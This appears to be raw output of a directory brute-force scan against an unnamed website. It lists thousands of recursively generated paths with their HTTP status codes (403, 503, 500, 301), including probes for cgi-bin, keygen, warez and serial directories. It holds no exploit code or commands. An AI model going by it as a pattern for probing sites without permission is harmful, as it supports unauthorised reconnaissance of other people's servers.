/12/blog/crack/crack/12/
/about/10/home/11/
/rss/about/10/
/home/11/crack/contact/
/2/about/blog/
/press/about/2006/
/home/contact/10/
/about/01/home/
/10/2006/blog/
/12/new/12/contact/contact/
/about/2006/crack/2006/
/logo/crack/10/
/sitemap/sitemap/crack/
/press/blog/12/
/10/contact/2006/about/
/about/contact/12/crack/
/login/11/new/
/about/new/2006/rss/
/contact/home/10/
/login/2006/contact/2006/
/about/2006/about/12/
/feed/crack/10/crack/
/2/blog/2006/contact/
/crack/crack/12/2006/
/12/contact/11/about/
/media/11/crack/
/2/10/crack/12/
/feed/crack/rss/contact/
/about/blog/contact/2006/
/about/10/crack/home/
/1/10/1/
/contact/10/blog/
/i/crack/
/about/rss/blog/
/feed/crack/crack/rss/
/12/10/10/2006/
/10/crack/blog/
/12/08/crack/crack/
/12/11/blog/about/
/12/10/03/
/12/new/home/about/
/22/contact/11/
/12/new/crack/rss/
/12/10/about/crack/crack/
/1/new/2005/
/crack/new/new/
/about/about/06/
/contact/1/crack/crack/
/blog/rss/crack/
/sitemap/about/new/
/contact/2/2006/
/crack/12/2006/rss/

/new/2006/new/
/login/12/11/
/12/2006/crack/2006/
/logo/contact/2006/contact/
/1/sitemap/crack/
/contact/12/2006/contact/12/
/feed/sitemap/2006/
/crack/05/about/
/about/blog/2/
/crack/home/2006/about/
/login/01/crack/
/home/blog/12/12/
/1/about/new/
/12/home/blog/
/about/crack/about/about/
/rss/home/2006/
/sitemap/12/new/
/1/blog/2005/
/12/10/about/contact/about/
/crack/crack/06/
/login/crack/login/
/about/2/crack/crack/
/contact/contact/10/11/
/crack/contact/12/contact/contact/
/home/blog/contact/about/
/logo/home/crack/
/12/crack/about/12/
/blog/crack/10/
/home/blog/sitemap/
/crack/4/
/12/11/about/2006/
/feed/new/home/
/crack/home/rss/
/login/crack/10/12/
/login/08/crack/
/crack/2006/contact/crack/
/feed/about/10/
/feed/about/new/
/about/08/crack/contact/
/blog/10/2006/
/login/2006/blog/about/
/2/contact/blog/
/login/10/rss/
/12/contact/06/
/new/crack/new/
/1/blog/crack/12/
/crack/10/10/
/2/1/crack/
/blog/sitemap/11/
/1/home/2006/
/contact/12/2006/about/about/
/12/12/01/
/contact/contact/contact/2006/
/about/new/crack/2006/crack/

/media/crack/12/about/
/10/contact/home/
/home/1/12/
/contact/about/about/2006/
/contact/contact/blog/contact/
/about/new/11/crack/
/press/07/
/login/1/2006/
/crack/11/blog/
/sitemap/new/sitemap/
/sitemap/new/1/
/10/sitemap/about/
/12/10/about/about/11/
/contact/12/12/2006/
/sitemap/2006/about/crack/crack/
/about/blog/blog/about/
/12/10/about/12/contact/
/12/crack/crack/2006/
/new/about/rss/
/about/sitemap/10/
/12/2006/about/12/
/contact/crack/contact/crack/
/contact/new/blog/
/sitemap/2006/blog/2006/
/contact/new/new/
/blog/12/crack/11/
/sitemap/2006/contact/2006/crack/
/page/09/
/crack/contact/new/crack/
/contact/crack/01/
/about/2/about/11/
/blog/2006/new/
/12/11/crack/about/contact/
/1/10/contact/12/
/home/crack/new/
/sitemap/2006/about/sitemap/
/home/09/about/
/2/crack/crack/home/
/about/10/crack/2006/contact/
/12/about/about/crack/
/contact/2006/crack/2006/
/12/12/12/crack/
/home/blog/about/11/
/contact/about/new/contact/
/home/12/10/
/12/crack/09/
/about/new/crack/2005/
/blog/contact/crack/about/
/crack/12/contact/2006/
/crack/about/crack/rss/
/12/rss/blog/
/press/contact/2006/
/contact/12/2/
/about/2/12/contact/

/login/rss/crack/12/
/12/new/crack/2006/about/
/login/about/blog/
/home/blog/crack/crack/
/12/10/2005/about/
/about/blog/12/2006/
/sitemap/11/home/
/12/1/rss/
/sitemap/11/crack/11/
/crack/2/crack/
/12/new/10/crack/
/feed/crack/blog/crack/
/crack/12/10/12/
/home/home/2006/
/crack/blog/new/
/login/13/
/12/10/new/2006/
/2/12/blog/
/1/10/about/about/
/login/crack/11/crack/
/crack/crack/about/crack/
/sitemap/blog/2005/
/contact/about/crack/contact/contact/
/crack/about/crack/2006/about/
/12/10/12/crack/12/
/12/11/crack/09/
/contact/12/new/11/
/contact/about/login/
/10/home/crack/
/blog/12/home/
/crack/about/home/about/
/crack/12/crack/crack/contact/
/about/2005/new/
/contact/blog/blog/
/1/10/12/12/
/about/blog/2006/contact/about/
/contact/contact/07/
/feed/contact/new/
/about/12/crack/2006/
/2/crack/crack/2006/contact/
/12/2006/contact/12/
/media/2006/crack/about/
/contact/about/2006/crack/12/
/sitemap/2006/about/12/contact/
/about/03/crack/
/media/new/12/
/22/sitemap/
/about/home/new/
/email/
/1/new/2006/crack/
/crack/about/12/12/about/
/12/new/12/12/12/
/blog/about/2005/
/logo/contact/home/

/logo/2006/new/
/sitemap/contact/10/
/contact/sitemap/2005/
/feed/crack/12/contact/11/
/page/about/contact/
/about/contact/crack/2006/
/content/11/about/
/about/contact/08/
/crack/about/new/crack/
/crack/contact/rss/contact/
/rss/crack/new/
/2/crack/crack/crack/11/
/about/blog/2006/crack/crack/
/contact/1/contact/contact/
/2/blog/home/
/12/11/contact/2006/
/2/crack/rss/about/
/12/new/12/1/
/login/home/2006/crack/
/1/contact/10/
/sitemap/crack/blog/
/sitemap/2006/about/about/11/
/contact/about/crack/01/
/crack/12/11/crack/
/contact/contact/12/2006/
/blog/about/crack/12/
/about/new/10/contact/
/contact/about/crack/about/about/
/contact/contact/2006/sitemap/
/about/10/2006/rss/
/content/06/
/media/blog/12/
/contact/about/contact/2006/
/1/crack/blog/
/media/10/about/
/blog/new/2006/
/crack/about/12/sitemap/
/2/crack/blog/crack/
/about/crack/contact/contact/
/12/blog/crack/crack/contact/
/login/crack/crack/2005/
/2/crack/05/
/crack/contact/12/12/12/
/new/rss/crack/
/home/11/crack/about/
/2/about/new/
/new/contact/rss/
/logo/10/2006/
/12/about/11/contact/
/about/10/blog/crack/
/content/contact/crack/
/new/about/2006/contact/
/sitemap/2006/contact/12/11/
/login/home/sitemap/

/12/new/12/crack/crack/
/12/new/12/contact/about/
/login/contact/blog/
/about/12/01/
/press/blog/contact/
/contact/crack/crack/2006/
/about/new/2006/home/
/contact/about/blog/12/
/feed/crack/new/crack/
/about/new/about/2006/
/12/08/about/11/
/press/12/2006/
/22/2006/crack/
/12/11/crack/contact/12/
/about/2006/about/contact/
/logo/contact/crack/11/
/about/11/about/crack/
/2/10/crack/contact/
/feed/crack/rss/about/
/logo/rss/crack/
/new/about/crack/11/
/login/crack/about/2006/
/contact/10/10/
/contact/10/new/
/feed/crack/crack/home/
/sitemap/new/contact/11/
/10/crack/new/
/10/10/2006/
/home/2006/blog/
/contact/12/about/crack/
/contact/15/
/12/new/rss/contact/
/login/2/12/
/crack/new/10/
/feed/new/2006/contact/
/logo/12/rss/
/about/about/crack/2006/
/about/about/2/
/feed/crack/12/2006/crack/
/press/10/11/
/sitemap/about/10/
/crack/12/2006/home/
/blog/contact/2005/
/logo/contact/2006/about/
/contact/12/2006/contact/contact/
/crack/contact/blog/crack/
/12/blog/2006/rss/
/12/about/contact/crack/
/12/10/blog/2006/
/about/blog/07/
/10/contact/crack/11/
/contact/11/blog/
/about/11/new/blog/
/10/02/

/sitemap/2006/home/12/
/1/about/10/
/sitemap/new/2006/crack/
/home/blog/12/contact/
/12/home/new/
/media/crack/sitemap/
/12/new/blog/crack/
/crack/crack/2/
/sitemap/home/2006/
/sitemap/12/10/
/media/contact/2006/
/12/10/contact/sitemap/
/12/blog/11/crack/
/crack/contact/12/contact/about/
/12/crack/about/contact/
/crack/content/
/crack/home/home/
/login/crack/10/contact/
/page/contact/12/
/about/08/crack/about/
/blog/blog/2006/
/about/new/2006/crack/blog/
/2/contact/new/
/login/10/home/
/12/blog/05/
/crack/crack/11/contact/
/12/contact/2/
/1/blog/crack/contact/
/crack/06/crack/
/new/crack/10/
/contact/about/12/2006/
/login/2006/about/crack/
/12/12/08/
/blog/2005/contact/
/login/new/2006/blog/
/login/sitemap/2006/
/crack/contact/2006/rss/
/home/1/contact/
/contact/contact/blog/about/
/contact/12/2006/crack/crack/
/press/login/
/about/new/new/12/
/logo/new/2006/
/crack/11/new/
/sitemap/new/09/
/crack/crack/contact/crack/
/about/02/contact/
/crack/2006/crack/2006/
/about/new/contact/2006/
/12/blog/about/2006/
/contact/crack/12/crack/
/12/10/about/12/about/
/new/about/home/
/contact/2006/about/12/

/12/contact/crack/2006/
/blog/12/2006/contact/
/12/2006/about/contact/
/media/crack/2006/crack/
/12/about/2/
/12/about/07/
/about/12/11/new/

Dirs found with a 403 response:

/press/cgi-bin/
/10/contact/cgi-bin/
/feed/crack/2006/cgi-bin/
/logo/crack/cgi-bin/

Dirs found with a 503 response:

/crack/11/index/
/contact/2006/11/
/sitemap/keygen/
/crack/contact/2006/new/
/about/new/crack/crack/news/
/media/crack/12/full/
/contact/12/2006/crack/images/
/contact/about/about/index/
/login/1/index/
/login/login/12/
/about/01/crack/contact/
/press/08/
/feed/crack/12/crack/2006/
/crack/11/privacy/
/page/12/news/
/crack/crack/contact/images/
/10/sitemap/full/
/contact/2006/archives/
/12/10/about/about/search/
/sitemap/2006/about/crack/download/
/contact/crack/12/download/
/about/1/blog/
/about/blog/blog/full/
/new/contact/2006/search/
/crack/contact/crack/faq/
/about/sitemap/logo/
/12/2006/about/serial/
/sitemap/2006/contact/img/
/12/about/links/
/12/09/crack/about/
/new/10/images/
/about/11/06/
/12/2006/contact/warez/
/contact/about/2006/crack/warez/
/about/about/12/2006/
/sitemap/2006/about/12/full/
/about/03/2006/

/12/04/news/
/12/about/crack/index/
/about/contact/11/search/
/feed/crack/support/
/feed/crack/11/images/
/rss/rss/images/
/crack/12/new/serial/
/about/blog/2006/crack/2006/
/contact/sitemap/crack/serial/
/sitemap/2006/contact/products/
/12/01/crack/full/
/about/12/11/blog/
/12/blog/login/index/
/about/crack/crack/news/
/login/crack/blog/serial/
/about/12/12/serial/
/contact/about/crack/2006/2006/
/about/11/crack/download/
/about/crack/about/12/index/
/login/11/10/
/12/12/12/2006/images/
/12/about/blog/11/
/home/12/blog/images/
/press/new/spacer/
/contact/12/crack/download/
/about/contact/contact/warez/
/login/2006/contact/news/
/2/home/news/
/crack/contact/12/crack/crack/
/feed/crack/10/serial/
/2/home/2006/
/login/06/crack/index/
/crack/contact/about/download/
/12/12/crack/2006/
/sitemap/blog/crack/12/
/12/home/11/index/

Dirs found with a 500 response:

/sitemap/new/2006/download/
/sitemap/2006/contact/default/
/contact/contact/06/
/2/crack/crack/2006/full/
/about/12/crack/images/
/10/about/rss/
/about/08/home/
/about/11/contact/download/
/about/about/contact/crack/
/about/2/2006/download/
/new/12/10/
/about/new/crack/crack/warez/
/12/about/06/
/sitemap/2005/news/
/about/about/12/crack/

/about/11/contact/news/
/new/10/2006/
/media/about/2006/
/home/01/privacy/
/contact/login/crack/
/about/contact/about/full/
/10/2006/new/
/logo/12/2006/privacy/
/page/2006/2006/
/contact/contact/2006/crack/warez/
/12/contact/2006/download/
/about/rss/new/
/12/new/crack/home/

Files found during testing:

Files found with a 301 response:

/index.php
/crack/index.php
/about/index.php
/12/index.php
/contact/index.php
/login/index.php
/2/index.php
/feed/index.php
/1/index.php
/sitemap/index.php
/home/index.php
/rss/index.php
/new/index.php
/logo/index.php
/10/index.php
/blog/index.php
/sitemap/2006/index.php
/12/10/index.php
/crack/about/index.php
/12/new/index.php
/feed/crack/index.php
/2/crack/index.php
/crack/contact/index.php
/about/10/index.php
/12/blog/index.php
/about/new/index.php
/crack/12/index.php
/login/crack/index.php
/media/index.php
/contact/about/index.php
/12/11/index.php
/about/blog/index.php
/press/index.php
/contact/contact/index.php

/login/2006/index.php
/about/11/index.php
/contact/12/index.php
/crack/crack/index.php
/content/index.php
/12/about/index.php
/crack/2006/index.php
/12/contact/index.php
/category/corruption-and-crime/index.php
/12/12/index.php
/contact/crack/index.php
/about/about/index.php
/about/contact/index.php
/about/12/index.php
/contact/2006/index.php
/12/crack/index.php
/about/crack/index.php
/12/2006/index.php
/about/2006/index.php
/page/index.php
/12/11/crack/index.php
/contact/about/crack/index.php
/1/10/index.php
/contact/12/2006/index.php
/sitemap/2006/about/index.php
/crack/contact/12/index.php
/12/new/12/index.php
/about/blog/2006/index.php
/contact/1/index.php
/home/blog/index.php
/about/2/index.php
/12/10/about/index.php
/12/08/index.php
/crack/about/12/index.php
/media/crack/index.php
/sitemap/new/index.php
/feed/crack/12/index.php
/22/index.php
/contact/contact/2006/index.php
/login/home/index.php
/1/new/index.php
/sitemap/2006/contact/index.php
/about/new/crack/index.php
/crack/2005/index.php
/press/2006/index.php
/login/crack/crack/index.php
/12/01/index.php
/12/10/contact/index.php
/about/06/index.php
/crack/12/crack/index.php
/sitemap/blog/index.php
/blog/about/index.php
/contact/about/2006/index.php
/login/rss/index.php

/1/blog/index.php
/2/10/index.php
/12/blog/crack/index.php
/contact/sitemap/index.php
/12/10/12/index.php
/about/08/index.php
/home/11/index.php
/media/2006/index.php
/about/10/crack/index.php
/blog/contact/index.php
/logo/about/index.php
/2/new/index.php
/crack/contact/crack/index.php
/login/crack/2006/index.php
/10/about/index.php
/12/09/index.php
/about/01/index.php
/feed/new/index.php
/crack/12/2006/index.php
/2/crack/crack/index.php
/new/about/index.php
/sitemap/11/index.php
/blog/12/index.php
/logo/contact/index.php
/about/new/2006/index.php
/2/blog/index.php
/12/new/crack/index.php
/crack/home/index.php
/12/blog/2006/index.php
/12/1/index.php
/10/contact/index.php
/contact/2005/index.php
/crack/about/crack/index.php
/feed/blog/index.php
/new/contact/index.php
/about/10/2006/index.php
/feed/crack/crack/index.php
/login/10/index.php
/logo/12/index.php
/crack/contact/2006/index.php
/10/12/index.php
/crack/rss/index.php
/about/09/index.php
/2/crack/2006/index.php
/new/12/index.php
/rss/about/index.php
/login/new/index.php
/sitemap/2006/crack/index.php
/12/new/2006/index.php
/home/about/index.php
/about/1/index.php
/12/sitemap/index.php
/crack/about/2006/index.php
/12/10/crack/index.php

/feed/crack/2006/index.php
/rss/contact/index.php
/login/blog/index.php
/home/contact/index.php
/1/about/index.php
/sitemap/about/index.php
/blog/crack/index.php
/crack/10/index.php
/about/sitemap/index.php
/home/12/index.php
/12/10/2006/index.php
/12/2005/index.php
/contact/rss/index.php
/sitemap/contact/index.php
/1/contact/index.php
/logo/crack/index.php
/login/11/index.php
/10/crack/index.php
/contact/home/index.php
/crack/new/index.php
/sitemap/12/index.php
/new/crack/index.php
/feed/about/index.php
/blog/2006/index.php
/1/12/index.php
/crack/blog/index.php
/about/2005/index.php
/feed/contact/index.php
/logo/2006/index.php
/rss/crack/index.php
/2/about/index.php
/10/2006/index.php
/contact/10/index.php
/new/2006/index.php
/12/home/index.php
/2/contact/index.php
/crack/11/index.php
/contact/new/index.php
/12/rss/index.php
/home/crack/index.php
/login/about/index.php
/2/12/index.php
/contact/blog/index.php
/about/home/index.php
/sitemap/crack/index.php
/1/crack/index.php
/login/contact/index.php
/home/2006/index.php
/about/rss/index.php
/login/12/index.php
/contact/11/index.php
/about/new/2006/crack/index.php
/login/new/2006/index.php
/about/12/11/index.php

/login/home/contact/index.php
/crack/about/12/about/index.php
/contact/contact/2006/contact/index.php
/new/12/2006/index.php
/about/10/home/index.php
/2/blog/crack/index.php
/sitemap/08/index.php
/12/08/about/index.php
/logo/contact/crack/index.php
/about/11/new/index.php
/22/contact/index.php
/contact/contact/10/index.php
/12/10/about/about/index.php
/blog/sitemap/index.php
/blog/12/crack/index.php
/about/2/about/index.php
/crack/12/rss/index.php
/sitemap/11/crack/index.php
/10/12/2006/index.php
/contact/12/new/index.php
/about/new/crack/12/index.php
/content/blog/index.php
/2/crack/crack/crack/index.php
/feed/crack/12/contact/index.php
/sitemap/2006/about/about/index.php
/contact/crack/11/index.php
/sitemap/2006/contact/12/index.php
/12/about/blog/index.php
/new/about/crack/index.php
/press/10/index.php
/sitemap/new/contact/index.php
/12/12/11/index.php
/10/contact/crack/index.php
/12/blog/rss/index.php
/feed/new/crack/index.php
/login/10/2006/index.php
/home/blog/about/index.php
/login/2006/new/index.php
/12/10/contact/12/index.php
/crack/crack/blog/index.php
/media/crack/contact/index.php
/10/1/index.php
/home/01/index.php
/about/blog/new/index.php
/about/about/11/index.php
/logo/12/2006/index.php
/crack/12/2006/crack/index.php
/contact/04/index.php
/12/02/index.php
/feed/crack/crack/2006/index.php
/about/10/crack/crack/index.php
/about/blog/2006/about/index.php
/login/home/12/index.php
/about/01/crack/index.php

/new/contact/2006/index.php
/2/crack/home/index.php
/crack/about/12/contact/index.php
/new/sitemap/index.php
/12/new/12/about/index.php
/sitemap/01/index.php
/12/09/crack/index.php
/about/contact/11/index.php
/about/10/rss/index.php
/feed/crack/home/index.php
/12/08/contact/index.php
/12/11/new/index.php
/22/12/index.php
/1/new/12/index.php
/crack/contact/12/about/index.php
/feed/blog/2006/index.php
/about/11/blog/index.php
/10/about/crack/index.php
/contact/contact/new/index.php
/12/10/about/contact/index.php
/contact/about/10/index.php
/about/2/contact/index.php
/login/login/index.php
/login/crack/2006/crack/index.php
/12/1/2006/index.php
/2/new/crack/index.php
/logo/sitemap/index.php
/contact/12/blog/index.php
/crack/about/crack/2006/index.php
/feed/crack/12/12/index.php
/sitemap/2006/about/contact/index.php
/contact/2005/crack/index.php
/contact/1/about/index.php
/crack/contact/crack/crack/index.php
/crack/contact/home/index.php
/sitemap/new/12/index.php
/10/contact/2006/index.php
/press/new/index.php
/12/new/home/index.php
/12/contact/11/index.php
/crack/home/2006/index.php
/logo/about/crack/index.php
/crack/05/index.php
/home/blog/contact/index.php
/login/2006/blog/index.php
/contact/12/2006/about/index.php
/media/crack/12/index.php
/about/blog/blog/index.php
/10/sitemap/index.php
/home/09/index.php
/blog/contact/crack/index.php
/12/new/crack/2006/index.php
/12/10/2005/index.php
/1/10/about/index.php

/crack/about/home/index.php
/about/blog/2006/contact/index.php
/media/2006/crack/index.php
/crack/about/12/12/index.php
/content/11/index.php
/2/crack/rss/index.php
/media/10/index.php
/contact/about/crack/about/index.php
/home/11/crack/index.php
/12/new/12/contact/index.php
/2/blog/2006/index.php
/feed/crack/rss/index.php
/12/11/blog/index.php
/logo/contact/2006/index.php
/crack/contact/12/contact/index.php
/about/crack/about/index.php
/about/08/crack/index.php
/blog/2005/index.php
/contact/contact/blog/index.php
/12/10/about/12/index.php
/blog/12/2006/index.php
/12/11/crack/about/index.php
/contact/about/new/index.php
/about/2/12/index.php
/login/07/index.php
/12/10/12/crack/index.php
/crack/12/crack/crack/index.php
/2/crack/crack/2006/index.php
/sitemap/2006/about/12/index.php
/contact/1/contact/index.php
/page/about/index.php
/about/new/10/index.php
/crack/contact/rss/index.php
/12/blog/crack/crack/index.php
/12/about/11/index.php
/new/about/2006/index.php
/press/blog/index.php
/2/10/crack/index.php
/about/2006/about/index.php
/12/new/rss/index.php
/feed/new/2006/index.php
/home/blog/12/index.php
/contact/12/2006/contact/index.php
/crack/crack/11/index.php
/login/crack/10/index.php
/1/blog/crack/index.php
/home/1/index.php
/about/02/index.php
/12/2006/about/index.php
/1/10/contact/index.php
/about/10/crack/2006/index.php
/crack/about/rss/index.php
/login/rss/crack/index.php
/crack/12/10/index.php

/new/2005/index.php
/media/new/index.php
/contact/about/2006/crack/index.php
/contact/about/crack/contact/index.php
/12/new/12/12/index.php
/sitemap/09/index.php
/contact/sitemap/crack/index.php
/blog/about/crack/index.php
/about/crack/contact/index.php
/10/about/2006/index.php
/contact/about/blog/index.php
/12/11/crack/contact/index.php
/sitemap/blog/crack/index.php
/login/2/index.php
/logo/2005/index.php
/contact/12/11/index.php
/sitemap/2006/home/index.php
/12/crack/about/index.php
/page/contact/index.php
/contact/1/12/index.php
/about/new/new/index.php
/crack/contact/crack/2006/index.php
/contact/2006/about/index.php
/12/01/crack/index.php
/about/2006/contact/index.php
/12/blog/10/index.php
/logo/about/2006/index.php
/login/crack/new/index.php
/about/blog/11/index.php
/10/2005/index.php
/blog/contact/2006/index.php
/contact/05/index.php
/12/2006/contact/index.php
/1/10/12/index.php
/about/06/crack/index.php
/about/12/about/index.php
/crack/12/new/index.php
/login/crack/crack/crack/index.php
/contact/about/crack/12/index.php
/media/blog/index.php
/crack/contact/12/12/index.php
/sitemap/1/index.php
/press/2006/crack/index.php
/about/contact/about/index.php
/rss/sitemap/index.php
/about/10/10/index.php
/about/crack/12/index.php
/contact/contact/11/index.php
/crack/2005/crack/index.php
/2/new/2006/index.php
/12/11/crack/12/index.php
/1/1/index.php
/login/06/index.php
/12/10/12/2006/index.php

/sitemap/2006/rss/index.php
/12/crack/contact/index.php
/about/new/crack/crack/index.php
/page/12/index.php
/contact/crack/about/index.php
/about/new/blog/index.php
/12/blog/crack/2006/index.php
/sitemap/2006/contact/crack/index.php
/contact/2006/contact/index.php
/press/11/index.php
/12/12/about/index.php
/2/10/2006/index.php
/12/blog/new/index.php
/1/blog/2006/index.php
/crack/login/index.php
/login/crack/blog/index.php
/12/10/contact/crack/index.php
/home/sitemap/index.php
/about/about/about/index.php
/1/new/crack/index.php
/12/03/index.php
/12/10/home/index.php
/about/12/contact/index.php
/crack/12/blog/index.php
/2/crack/10/index.php
/contact/contact/2006/crack/index.php
/about/contact/contact/index.php
/about/10/new/index.php
/contact/sitemap/2006/index.php
/blog/about/2006/index.php
/17/index.php
/22/crack/index.php
/blog/home/index.php
/contact/about/11/index.php
/sitemap/blog/2006/index.php
/login/08/index.php
/crack/12/crack/2006/index.php
/crack/2006/about/index.php
/feed/crack/12/crack/index.php
/12/crack/12/index.php
/contact/crack/contact/index.php
/crack/contact/10/index.php
/12/12/contact/index.php
/sitemap/new/crack/index.php
/12/contact/about/index.php
/12/blog/blog/index.php
/12/new/10/index.php
/crack/07/index.php
/12/10/contact/2006/index.php
/media/crack/crack/index.php
/about/about/contact/index.php
/12/10/rss/index.php
/12/04/index.php
/crack/about/10/index.php

/about/12/12/index.php
/login/crack/crack/2006/index.php
/crack/about/12/crack/index.php
/2/crack/new/index.php
/content/about/index.php
/login/home/crack/index.php
/new/home/index.php
/about/10/blog/index.php
/media/11/index.php
/about/contact/12/index.php
/feed/crack/10/index.php
/sitemap/sitemap/index.php
/i/index.php
/12/08/crack/index.php
/blog/rss/index.php
/12/10/about/crack/index.php
/1/sitemap/index.php
/login/01/index.php
/about/2/crack/index.php
/logo/home/index.php
/crack/2006/contact/index.php
/about/new/crack/2006/index.php
/2/1/index.php
/contact/crack/12/index.php
/about/new/11/index.php
/sitemap/2006/about/crack/index.php
/crack/contact/new/index.php
/12/about/about/index.php
/sitemap/2006/contact/2006/index.php
/12/12/12/index.php
/12/contact/contact/index.php
/12/new/new/index.php
/home/blog/crack/index.php
/crack/2/index.php
/login/crack/11/index.php
/crack/crack/about/index.php
/10/home/index.php
/home/2005/index.php
/about/about/12/index.php
/about/03/index.php
/contact/login/index.php
/1/new/2006/index.php
/crack/about/new/index.php
/about/blog/2006/crack/index.php
/crack/12/11/index.php
/login/home/2006/index.php
/2/crack/blog/index.php
/new/rss/index.php
/content/contact/index.php
/12/new/12/crack/index.php
/feed/crack/new/index.php
/crack/contact/12/crack/index.php
/22/2006/index.php
/about/11/about/index.php

/logo/rss/index.php
/contact/12/about/index.php
/contact/1/crack/index.php
/feed/crack/12/2006/index.php
/crack/contact/blog/index.php
/12/about/contact/index.php
/sitemap/new/2006/index.php
/12/new/blog/index.php
/12/blog/11/index.php
/12/contact/12/index.php
/crack/06/index.php
/login/2006/about/index.php
/contact/12/2006/crack/index.php
/media/crack/2006/index.php
/crack/crack/contact/index.php
/10/rss/index.php
/about/blog/about/index.php
/about/04/index.php
/1/10/crack/index.php
/crack/about/blog/index.php
/contact/07/index.php
/content/12/index.php
/crack/about/12/2006/index.php
/contact/about/crack/crack/index.php
/feed/crack/blog/index.php
/sitemap/2005/index.php
/about/10/11/index.php
/about/crack/crack/index.php
/about/11/contact/index.php
/contact/contact/about/index.php
/12/11/crack/crack/index.php
/12/10/about/2006/index.php
/login/09/index.php
/about/2/2006/index.php
/contact/12/contact/index.php
/sitemap/2006/new/index.php
/2/sitemap/index.php
/sitemap/2006/about/2006/index.php
/page/crack/index.php
/12/about/12/index.php
/press/about/index.php
/crack/08/index.php
/about/2006/crack/index.php
/login/2006/contact/index.php
/home/blog/2006/index.php
/crack/crack/12/index.php
/about/blog/contact/index.php
/12/10/10/index.php
/12/05/index.php
/contact/2/index.php
/12/2006/crack/index.php
/feed/sitemap/index.php
/2/crack/11/index.php
/12/new/12/2006/index.php

/12/11/about/index.php
/rss/home/index.php
/blog/10/index.php
/crack/contact/12/2006/index.php
/login/1/index.php
/sitemap/2006/blog/index.php
/contact/1/2006/index.php
/crack/contact/11/index.php
/contact/2006/crack/index.php
/12/new/11/index.php
/crack/01/index.php
/press/contact/index.php
/home/home/index.php
/about/blog/12/index.php
/contact/06/index.php
/12/10/new/index.php
/crack/about/11/index.php
/1/10/2006/index.php
/about/12/crack/index.php
/media/about/index.php
/new/10/index.php
/contact/about/crack/2006/index.php
/about/contact/crack/index.php
/rss/rss/index.php
/12/11/contact/index.php
/feed/crack/11/index.php
/contact/contact/12/index.php
/blog/new/index.php
/contact/about/contact/index.php
/12/11/crack/2006/index.php
/logo/10/index.php
/page/2006/index.php
/contact/crack/crack/index.php
/about/new/about/index.php
/press/12/index.php
/12/12/crack/index.php
/login/crack/about/index.php
/10/10/index.php
/home/rss/index.php
/about/05/index.php
/about/about/crack/index.php
/contact/08/index.php
/12/10/blog/index.php
/crack/12/about/index.php
/media/contact/index.php
/sitemap/home/index.php
/about/crack/2006/index.php
/blog/blog/index.php
/contact/about/12/index.php
/contact/contact/contact/index.php
/1/home/index.php
/login/sitemap/index.php
/logo/new/index.php
/12/crack/2006/index.php

/crack/2006/crack/index.php
/about/new/contact/index.php
/12/blog/about/index.php
/12/contact/crack/index.php
/crack/09/index.php
/login/crack/contact/index.php
/10/new/index.php
/12/login/index.php
/contact/01/index.php
/about/12/2006/index.php
/crack/12/contact/index.php
/content/crack/index.php
/new/new/index.php
/media/12/index.php
/sitemap/rss/index.php
/about/10/about/index.php
/about/contact/2006/index.php
/1/rss/index.php
/logo/blog/index.php
/about/new/12/index.php
/contact/crack/2006/index.php
/12/about/crack/index.php
/crack/1/index.php
/login/crack/12/index.php
/10/blog/index.php
/crack/crack/crack/index.php
/12/10/11/index.php
/12/07/index.php
/crack/12/12/index.php
/new/blog/index.php
/2/crack/about/index.php
/about/10/contact/index.php
/about/11/crack/index.php
/blog/11/index.php
/login/2005/index.php
/contact/12/crack/index.php
/2/home/index.php
/crack/contact/about/index.php
/12/contact/2006/index.php
/12/new/about/index.php
/12/blog/12/index.php
/login/2006/crack/index.php
/home/10/index.php
/category/business/index.php
/about/blog/crack/index.php
/about/login/index.php
/12/2/index.php
/crack/about/about/index.php
/feed/home/index.php
/2/crack/contact/index.php
/content/2006/index.php
/about/10/12/index.php
/feed/crack/about/index.php
/rss/new/index.php

/6/index.php
/contact/contact/crack/index.php
/logo/11/index.php
/2/rss/index.php
/12/about/2006/index.php
/crack/contact/contact/index.php
/press/crack/index.php
/12/new/contact/index.php
/crack/crack/2006/index.php
/10/11/index.php
/crack/sitemap/index.php
/home/new/index.php
/12/06/index.php
/about/07/index.php
/contact/09/index.php
/crack/about/contact/index.php
/feed/rss/index.php
/new/11/index.php
/2/crack/12/index.php
/sitemap/10/index.php
/feed/crack/contact/index.php
/rss/blog/index.php
/1/10/about/12/index.php
/2/12/11/index.php
/12/blog/new/crack/index.php
/contact/rss/blog/index.php
/12/10/crack/new/index.php
/12/new/12/about/about/index.php
/12/blog/contact/index.php
/login/3/index.php
/2/10/2006/crack/index.php
/login/crack/2006/rss/index.php
/crack/2/2006/index.php
/10/12/10/index.php
/contact/12/blog/contact/index.php
/12/10/2006/blog/index.php
/12/10/12/home/index.php
/12/12/about/crack/index.php
/home/blog/crack/2006/index.php
/login/about/11/index.php
/crack/12/crack/home/index.php
/new/sitemap/about/index.php
/2/new/rss/index.php
/contact/12/08/index.php
/1/12/new/index.php
/press/11/crack/index.php
/crack/about/12/contact/about/index.php
/sitemap/2006/contact/crack/crack/index.php
/blog/contact/crack/12/index.php
/2/new/crack/contact/index.php
/home/12/blog/index.php
/12/12/12/2006/index.php
/12/about/about/2006/index.php
/logo/sitemap/contact/index.php

/sitemap/2006/about/2005/index.php
/contact/2006/contact/crack/index.php
/contact/2005/rss/index.php
/contact/1/sitemap/index.php
/2/crack/home/about/index.php
/contact/crack/09/index.php
/crack/contact/new/2006/index.php
/12/blog/crack/2006/crack/index.php
/about/new/login/index.php
/12/sitemap/new/index.php
/12/blog/crack/home/index.php
/about/new/blog/crack/index.php
/12/1/2006/contact/index.php
/contact/new/11/index.php
/contact/crack/contact/2006/index.php
/sitemap/2006/contact/default/index.php
/12/about/01/index.php
/about/sitemap/blog/index.php
/crack/contact/crack/rss/index.php
/contact/crack/about/crack/index.php
/about/blog/blog/12/index.php
/sitemap/2006/about/crack/2006/index.php
/10/sitemap/12/index.php
/sitemap/new/2005/index.php
/page/12/crack/index.php
/press/06/index.php
/login/login/contact/index.php
/about/01/crack/about/index.php
/media/crack/12/12/index.php
/about/new/crack/crack/crack/index.php
/login/home/12/about/index.php
/12/12/09/index.php
/contact/12/2006/about/12/index.php
/2/1/2006/index.php
/2/10/home/index.php
/crack/10/blog/index.php
/about/2/contact/contact/index.php
/home/about/new/index.php
/12/crack/contact/crack/index.php
/12/contact/01/index.php
/12/blog/login/index.php
/contact/1/12/crack/index.php
/sitemap/2006/rss/crack/index.php
/login/2006/blog/12/index.php
/2/contact/11/index.php
/logo/about/rss/index.php
/contact/about/10/contact/index.php
/about/blog/2006/about/about/index.php
/crack/2006/contact/2006/index.php
/crack/13/index.php
/home/blog/2005/index.php
